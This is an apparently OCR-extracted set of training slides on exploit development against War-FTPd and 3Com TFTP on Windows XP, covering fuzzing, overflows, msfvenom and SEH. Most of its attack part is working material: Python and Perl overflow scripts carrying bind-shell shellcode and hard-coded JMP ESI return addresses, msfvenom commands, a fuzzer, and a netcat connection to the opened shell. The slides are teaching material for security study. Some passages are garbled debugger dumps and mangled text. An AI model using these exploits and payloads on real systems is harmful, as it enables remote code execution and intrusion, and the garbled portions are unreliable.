00AFFD50	44 44 44 44 44 00 00
00AFFD54	44 44 44 44 44 00 00
00AFFD58	44 44 44 44 44 00 00
00AFFD5C	44 44 44 44 44 00 00
00AFFD60	44 44 44 44 44 00 00
00AFFD64	44 44 44 44 44 00 00
00AFFD68	44 44 44 44 44 00 00
00AFFD6C	44 44 44 44 44 00 00
00AFFD70	44 44 44 44 44 00 00
00AFFD74	44 44 44 44 44 00 00
00AFFD78	44 44 44 44 44 00 00
00AFFD7C	44 44 44 44 44 00 00
00AFFD80	44 44 44 44 44 00 00
00AFFD84	44 44 44 44 44 00 00
00AFFD88	44 44 44 44 44 00 00
00AFFD8C	44 44 44 44 44 00 00
00AFFD90	44 44 44 44 44 00 00

Stack

Address	Hex dump	ASCII
7E41	0003F000 00001000	stack of th...
7E40	00040000 0000C000	
7E3F	00050000 00007000	
7E3E	00000000 00003000	
7E3D	00E10000 00002000	
7E3C	00E90000 00001000	
7E3B	00ED0000 00001000	
7E3A	00F10000 00001000	

Paused

Msfvenom

Metasploit tool for creating stand alone payloads

Can generate shellcode from the Metasploit payload system

Can filter out bad characters with Metasploit encoders

CYBERPUNK

Free IT Training

Creating Shellcode with Msfvenom

```
root@kali:~# msfvenom -p windows/shell_bind_tcp  
-s 607 -b '\x00\x40\x0a\x0d'
```

-p is the payload. For this example we use an inline bind shell for Windows

-s maximum size of payload

-b bad characters to encode out

CYBRARY.IT

Free IT Training

Creating Shellcode with Msfvenom

Shellcode is encoded with Shikata Ga Nai encoder

Gets rid of bad characters

That which is encoded must be decoded

CYBRARY.IT

Free IT Training

Finished Exploit?

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buf = ("\xba\x3c\x2a\x06\x7d\xdb\xc9\xd9\x74\x24\xf4\x5e\x33\xc9" +
..
"\x9a\x1e\x5e\x7b")
buffer = "A" * 485 + "\x59\x54\xc3\x77" + "C" * 4 + buf
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Crash?

Immunity Debugger - war-ftpd.exe

File View Debug Plugins Immlib Options Window Help Jobs

Immunity Consulting Services Manager

CPU - thread 00000778

```
00AFFD4E 0000 ADD BYTE PTR DS:[EAX],AL
00AFFD50 18F5 SBB CH,DH
00AFFD52 AF SCAS DWORD PTR ES:[EDI]
00AFFD53 0023 ADD BYTE PTR DS:[EBX],AH
00AFFD56 00FF ADD BH,BH
00AFFD57 FF83 EEF3156 INC DWORD PTR DS:[EBX+5631FCEE]
00AFFD5D 14 03 ADC AL,3
00AFFD5F 56 PUSH ESI
00AFFD60 B2 DB MOV DL,0DB
00AFFD62 61 POPAD
00AFFD63 3052 92 XOR BYTE PTR DS:[EDX-6E],DL
00AFFD66 8AC9 MOV CL,AL
00AFFD68 A2 C5032C93 MOV BYTE PTR DS:[932C03C5],AL
00AFFD6D D7 XLAT BYTE PTR DS:[EBX+AL]
00AFFD6E 70 24 JD SHORT 00AFFD94
00AFFD70 81E7 F3682983 AND EDI,832968F3
00AFFD76 56 PUSH ESI
00AFFD77 99 CDD
00AFFD78 BA E17EAE0B MOV EDX,0BAE7EE1
00AFFD7D 4F DEC EDI
00AFFD7E 59 POP ECX
00AFFD7F 818C61 654D4EE3 OR DWORD PTR DS:[ECX+E34E4D65],C3828C19
```

Registers (FPU)

```
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000000
ESP 00AFFD48
EBP 00AFFD00
ESI 7C8093AA kernel32.GetTickCount
EDI 00AFFE48
EIP 00AFFD4E
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
H 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
O 0 FS 002B 32bit 7FDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 bad +NaN
ST1 empty
ST2 empty
ST3 empty
```

AL=01
DS:[00000001]=???

Address	Hex dump	ASCII
00440000	00 00 00 00 59 4A 43 00	...YKC.
00440008	F0 36 40 00 30 37 40 00	=60.070.
00440010	30 30 42 00 70 30 42 00	00B.p0B.
00440018	60 02 43 00 90 08 43 00	*0C.a0C.
00440020	F0 10 43 00 20 11 43 00	<0C.<0C.
00440028	60 11 43 00 F0 11 43 00	*4C.<4C.
00440030	F0 12 43 00 20 13 43 00	<4C.<4C.
00440038	40 13 43 00 80 13 43 00	@4C.@4C.
00440040	00 13 43 00 00 14 43 00	44C.44C.
00440048	40 14 43 00 80 14 43 00	@4C.@4C.
00440050	C0 14 43 00 00 15 43 00	44C.*3C.
00440058	40 15 43 00 80 15 43 00	@3C.@3C.
00440060	C0 15 43 00 00 16 43 00	*3C.*3C.
00440068	30 17 43 00 00 00 00 00	0#C.....
00440070	00 00 00 00 00 00 00 00

stack of this thread

```
7E41 00D3F000 00001000
7E40 00D40000 0000C000
7E3F 00D50000 00007000
7E3E 00D00000 00003000
7E3D 00E10000 00001000
7E3C 00E50000 00001000
77C354 00E90000 00001000
00AFFD 00ED0000 00001000 odcbint PE header
```

bp 0x77c35459

[13:11:58] Access violation when writing to [00000001] - use Shift+F7/F8/F9 to pass e Paused

getPC

Our shellcode is encoded and needs to be decoded before it runs

Must find itself in memory first using a routine known as getPC

Uses FSTENV instruction

```
00AFFD4F D97424 F4 FSTENV (28-BYTE) PTR  
SS:[ESP-C]
```

getPC

FSTENV writes a 28 byte structure to the stack starting at ESP - C (C is 12 in hex)

So if our shellcode is at ESP (which in this case it is) the first few bytes will be corrupted by the getPC routine.

Step through with F7 and watch the stack

CYBRARY.IT

Free IT training

Moving ESP out of the Way

We need some instructions to move ESP out of the way before the getPC routine

Metasm is a Metasploit tool for assembling instructions.

```
/usr/share/metasploit-framework/tools
```

```
./metasm_shell.rb
```

CYBRARY.IT

Free IT Training

Moving ESP out of the Way

Assembly to move ESP is: ADD/SUB <destination>, <amount>

Since the stack grows to lower memory addresses, let's subtract

```
metasm > sub esp, 1500  
"\x81\xec\xdc\x05\x00\x00"
```

Has null bytes so let's use a logical equivalent

```
metasm > add esp, -1500  
"\x81\xc4\x24\xfa\xff\xff"
```

CYBRARY.IT

Free IT Training

Finished Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buf = ("\x81\xc4\x24\xfa\xff\xff" + "\xba\x3c\x2a\x06\x7d\xdb
\xc9\xd9\x74\x24\xf4\x5e\x33\xc9" +
"\x9a\x1e\x5e\x7b")
buffer = "A" * 485 + "\x59\x54\xc3\x77" + "C" * 4 + buf
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Checking the Bind Shell

This time we don't crash.

Cmd +R cmd netstat -ano (check for port TCP 4444 listening)

Or nc <IP of XP> 4444

```
nc 10.0.0.58 4444
```

```
C:\Documents and Settings\georgia\Desktop\WarFTP>echo  
%username%
```

```
echo %username%
```

```
georgia
```

CYBRARY.IT

Free IT Training

Fuzzing

In our last exercise I told you to use 1100 A's in the username field to cause a crash.

How do we discover a vulnerability in the first place?

Send weird input to the program and try to cause a crash

3com TFTP 2.0.1

TFTP server running as a service on port UDP 69 on XP

Has a known vulnerability. Let's find it using fuzzing.

We need to figure out how to speak TFTP first

EXODUS

Free IT Training

TFTP Request for Comment

<http://www.ietf.org/rfc/rfc1350.txt>

This will tell us the details we need about TFTP

CYBRARY.IT

Free IT Training

TFTP Format

2 bytes	string	1 byte	string	1 byte
Opcode	Filename	0	Mode	0

Anywhere that is of variable length and is user controllable is an ideal place to fuzz

CYBRARY.IT

Free IT Training

TFTP Opcodes

Opcode operation

01 Read request (RRQ)

02 Write request (WRQ)

03 Data (DATA)

04 Acknowledgment (ACK)

05 Error (ERROR)

CYBRARY.IT

Free IT Training

Simple TFTP Fuzzer

```
#!/usr/bin/python
import socket
bufferarray = ["A"*100]
addition = 200
while len(bufferarray) <= 50:
    bufferarray.append("A"*addition)
    addition += 100
for value in bufferarray:
    tftppacket = "\x00\x02" + "Georgia" + "\x00" + value + "\x00"
    print "Fuzzing with length " + str(len(value))
    s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.sendto(tftppacket,('192.168.20.10',69))
    response = s.recvfrom(2048)
    print response
```

Free IT Training

Simple TFTP Fuzzer

This fuzzer sends successively longer input in the mode field.

Could also fuzz the username field.

CYBRARY.IT

Free IT Training

Crashed Server

Immunity Debugger - 3CTftpSvc.exe - [CPU - thread 00000CDC]

File View Debug Plugins ImmLib Options Window Help Jobs

Registers (FPU)

```
EAX 0000002E
ECX 000011AD
EDX 00A5F025
EBX 00000000
ESP 00A5E9B0 ASCII "AAAAAAAAAAAAAAAA"
EBP 77C4624E msvcrt._stricmp
ESI 00A5F402 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EDI 00A5EEEC
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
```

Address	Hex dump	ASCII
00406000	00 00 00 00 00 00 00 00
00406008	00 00 00 00 00 00 00 00
00406010	64 52 40 00 00 00 00 00	dR@....
00406018	2E 3F 41 56 43 4E 54 53	.?AVCNTS
00406020	65 72 76 69 63 65 40 40	ervice@
00406028	00 00 00 00 00 00 00 00
00406030	64 52 40 00 00 00 00 00	dR@....
00406038	2E 3F 41 56 43 4D 79 33	.?AVCMy3
00406040	43 54 66 74 70 53 76 63	CTftpSvc
00406048	40 40 00 00 33 43 54 66	@.,.3CTf
00406050	74 70 53 76 63 00 00 00	tpSvc...
00406058	33 43 6F 6D 20 54 46 54	3Com TFT
00406060	50 20 53 65 72 76 65 72	P Server
00406068	00 00 00 00 46 61 69 6C	...Fail
00406070	65 64 20 74 6F 20 61 6C	ed to al
00406078	6C 6F 63 61 74 65 20 73	locate s
00406080	6F 63 6B 65 74 2E 20 49	ocket. I
00406088	73 20 61 6E 6F 74 68 65	s anothe
00406090	72 20 54 46 54 50 20 53	r TFTP S
00406098	65 72 76 65 72 20 72 75	erver ru

[14:48:53] Access violation when executing [41414141] - use Shift+F7 Paused

What Caused the Crash

The last thing we sent was 600 A's.

We didn't receive any response from the server.

Perhaps it was already crashed with 500 A's.

Only one way to find out.

CYBRARY.IT

Free IT Training

Restarting 3com TFTP

3com TFTP doesn't like to restart nicely in Immunity

Close Immunity/Dettach/etc.

Go to C:\Windows and open 3com control panel
(blue and white 3)

Start service and reattach in Immunity (make sure to attach to the right process if the control panel is still open).

Verifying the Crash

```
#!/usr/bin/python
import socket
buffer = "A" * 500
tftppacket = "\x00\x02" + "Georgia" + "\x00" + buffer +
"\x00"
print tftppacket
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(tftppacket,('10.0.0.58',69))
response = s.recvfrom(2048)
print response
```

Crashed Service

Immunity Debugger - 3CTftpSvc.exe - [CPU - thread 00000CDC]

File View Debug Plugins ImmLib Options Window Help Jobs

Registers (FPU)

```
EAX 0000002E
ECX 000011AD
EDX 00A5F025
EBX 00000000
ESP 00A5E9B0 ASCII "AAAAAAAAAAAAAAAA"
EBP 77C4624E msvcrt._stricmp
ESI 00A5F402 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EDI 00A5EEEC
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
```

Address	Hex dump	ASCII
00406000	00 00 00 00 00 00 00 00
00406008	00 00 00 00 00 00 00 00
00406010	64 52 40 00 00 00 00 00	dR@....
00406018	2E 3F 41 56 43 4E 54 53	.?AVCNTS
00406020	65 72 76 69 63 65 40 40	ervice@
00406028	00 00 00 00 00 00 00 00
00406030	64 52 40 00 00 00 00 00	dR@....
00406038	2E 3F 41 56 43 4D 79 33	.?AVCMY3
00406040	43 54 66 74 70 53 76 63	CTftpSvc
00406048	40 40 00 00 33 43 54 66	@.,.3CTf
00406050	74 70 53 76 63 00 00 00	tpSvc...
00406058	33 43 6F 6D 20 54 46 54	3Com TFT
00406060	50 20 53 65 72 76 65 72	P Server
00406068	00 00 00 00 46 61 69 6C	...Fail
00406070	65 64 20 74 6F 20 61 6C	ed to al
00406078	6C 6F 63 61 74 65 20 73	locate s
00406080	6F 63 6B 65 74 2E 20 49	ocket. I
00406088	73 20 61 6E 6F 74 68 65	s anothe
00406090	72 20 54 46 54 50 20 53	r TFTP S
00406098	65 72 76 65 72 20 72 75	erver ru

[14:48:53] Access violation when executing [41414141] - use Shift+F7 Paused

Turning the Skeleton into a Full Exploit

Use a cyclic pattern of length 500 with !mona
pattern_create 500

Find offsets with !mona findmsp

Find a register we control and find a JMP etc to it with
!mona jmp -r <register>. Put this in the saved return
pointer overwrite. (Only bad character is \x00).

Generate shellcode with Msfvenom and put in the
register (make sure your offsets are correct)

Public Exploit for 3com TFTP 2.0.1

<http://www.exploit-db.com/exploits/3388/>

For Windows 2000

Written in Perl

Will likely need to change the saved return address overwrite address to work on Windows XP SP3

Will need to regenerate shellcode

CYBRARY.IT

Free IT Training

Attack String

```
$exploit = "\x00\x02"; #write request (header)
```

```
$exploit=$exploit."A"; #file name
```

```
$exploit=$exploit."\x00"; #Start of transporting  
name
```

```
$exploit=$exploit.$nop; #nop sled to land into  
shellcode
```

```
$exploit=$exploit.$shellcode; #our Hell code
```

```
$exploit=$exploit.$jmp_2000; #jump to shellcode
```

```
$exploit=$exploit."\x00"; #end of TS mode name
```

Attack String

Creates a TFTP packet like we did in our previous exercise.

Mode is filled with 129 NOPs, 344 bytes of shellcode, then the return address (a `jmp esi`)

CYBRARY.IT

Free IT Training

NOPs

\x90 opcode

Basically says do nothing

Often used to pad exploits, let the CPU slide down the NOP sled

CYBRARY.IT

Free IT Training

Changing the Return Address

```
$jmp_2000 = "\x0e\x08\xe5\x77";# jmp esi  
user32.dll windows 2000 sp4 english
```

Comment says it's a JMP ESI in module USER32, so we know USER32.dll is loaded by 3com


We can search for a JMP ESI on Windows XP Sp3 even if we don't have 3com

```
!mona jmp -r esi -m user32
```

CYBRARY.IT

Free IT Training

Changing the Return Address



The screenshot shows the Immunity Debugger interface with the following details:

- Title Bar:** Immunity Debugger - war-ftpd.exe - [Log data]
- Menu Bar:** File View Debug Plugins ImmLib Options Window Help Jobs
- Toolbar:** Standard debugger controls and a 'Code auditor' button.
- Address Window:** Shows memory addresses from 0BADF000 to 7E41B2B8.
- Log Window:** Contains the following text:

```
----- Mona command started on 2013-11-11 17:20:21 (v2.0, rev 452) -----  
[+] Processing arguments and criteria  
  - Pointer access level : X  
  - Only querying modules user32  
[+] Generating module info table, hang on...  
  - Processing modules  
  - Done. Let's rock 'n roll.  
[+] Querying 1 modules  
  - Querying module USER32.dll  
  - Search complete, processing results  
[+] Preparing output file 'jmp.txt'  
  - (Re)setting logfile c:\logs\war-ftpd\jmp.txt  
[+] Writing results to c:\logs\war-ftpd\jmp.txt  
  - Number of pointers of type 'jmp esi' : 1  
  - Number of pointers of type 'call esi' : 305  
[+] Results :  
0x7e45ae4e : jmp esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e4198ec : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e4198fc : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e419be5 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41a0a7 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41a0b8 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41a2aa : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41a2d6 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41a579 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41a590 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b16f : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b176 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b17d : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b184 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b18b : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b192 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b199 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b2a6 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b2af : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
0x7e41b2b8 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:  
... Please wait while I'm processing all remaining results and writing everything to file...  
[+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\logs\war-ftpd\jmp.txt...  
    Found a total of 306 pointers  
[+] This mona.py action took 0:00:01.843000
```
- Command Line:** !mona jmp -r esi -m user32
- Status Bar:** Graph Function | Running

Changing the Return Address

A JMP ESI instruction is at the memory address 7E45AE4E in USER32.dll on Windows XP SP3.

Change \$jmp_2000 to this value in little endian

```
$jmp_2000 = "\\x4E\\xAE\\x45\\x7E";
```

CYBRARY.IT

Free IT Training

Never Trust Things you can't read

Shellcode in the exploit:

```
"\x31\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48".
```

```
"\xc8\xb3\x54\x83xeb\xfc\xe2\xf4\xb4\xa2\x58\x19\xa0\x31\x4c\xab".
```

```
"\xb7\xa8\x38\x38\x6c\xec\x38\x11\x74\x43\xcf\x51\x30\xc9\x5c\xdf" ...
```

Never Trust Shellcode Example

<https://isc.sans.edu//diary/When+is+a+0day+not+a+0day+%2bFake%2bOpenSSh%2bexploit,%2bagain.%2b/8185>

CYBRARY.IT

Free IT Training

Replacing the Shellcode

We have 344 + 129 bytes for the shellcode before we hit the return address (original shellcode and the NOP sled).

```
msfvenom -p windows/shell_bind_tcp -b '\x00' -f perl
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
my $buf =
"\xdb\xc3\xd9\x74\x24\xf4\x5e\xb8\x93\x17\xfa\x8f\x29\xc9" .
"\xb1\x56\x83\xc6\x04\x31\x46\x14\x03\x46\x87\xf5\x0f\x73" .
"\x4f\x70\xef\x8c\x8f\xe3\x79\x69\xbe\x31\x1d\xf9\x92\x85" .
"\x55\xaf\x1e\x6d\x3b\x44\x95\x03\x94\x6b\x1e\xa9\xc2\x42" .
...
-f format perl so we can just drop it in our exploit
```

CYBRARY.IT

Replacing the Shellcode

Our shellcode is 368 bytes whereas the original was 344 bytes

We can adjust the length of the NOP sled to compensate or delete the NOP sled and put some padding after the shellcode

```
$padding="A" x 105;
```

CYBRARY.IT

Free IT training

Finished Exploit

```
$padding="A" x 105;  
$jmp_xp = "\x4E\xAE\x45\x7E";# jmp esi user32.dll  
windows xp sp3 english  
$exploit = "\x00\x02"; #write request (header)  
$exploit=$exploit."A"; #file name  
$exploit=$exploit."\x00"; #Start of transporting name  
$exploit=$exploit.$shellcode; #shellcode  
$exploit=$exploit.$padding; #padding  
$exploit=$exploit.$jmp_xp; #jump to shellcode  
$exploit=$exploit."\x00"; #end of TS mode name
```

Structured Exception Handlers

Structured Exception Handlers (SEH) handle exceptions that occur as the program runs

Sort of like Try/Catch blocks in Java


Implemented as a linked list of 8 byte structures

Pointer to the next SEH entry followed by the memory address of the current entry


CYBERARY.IT

Free IT Training

Structured Exception Handlers



Structured Exception Handlers



Structured Exception Handlers

When an error occurs, execution is passed to the SEH chain

Overwriting the SEH chain and causing an exception is another way to get control of execution

Previous example: Saved Return Pointer Overwrite

This example: SEH Overwrite

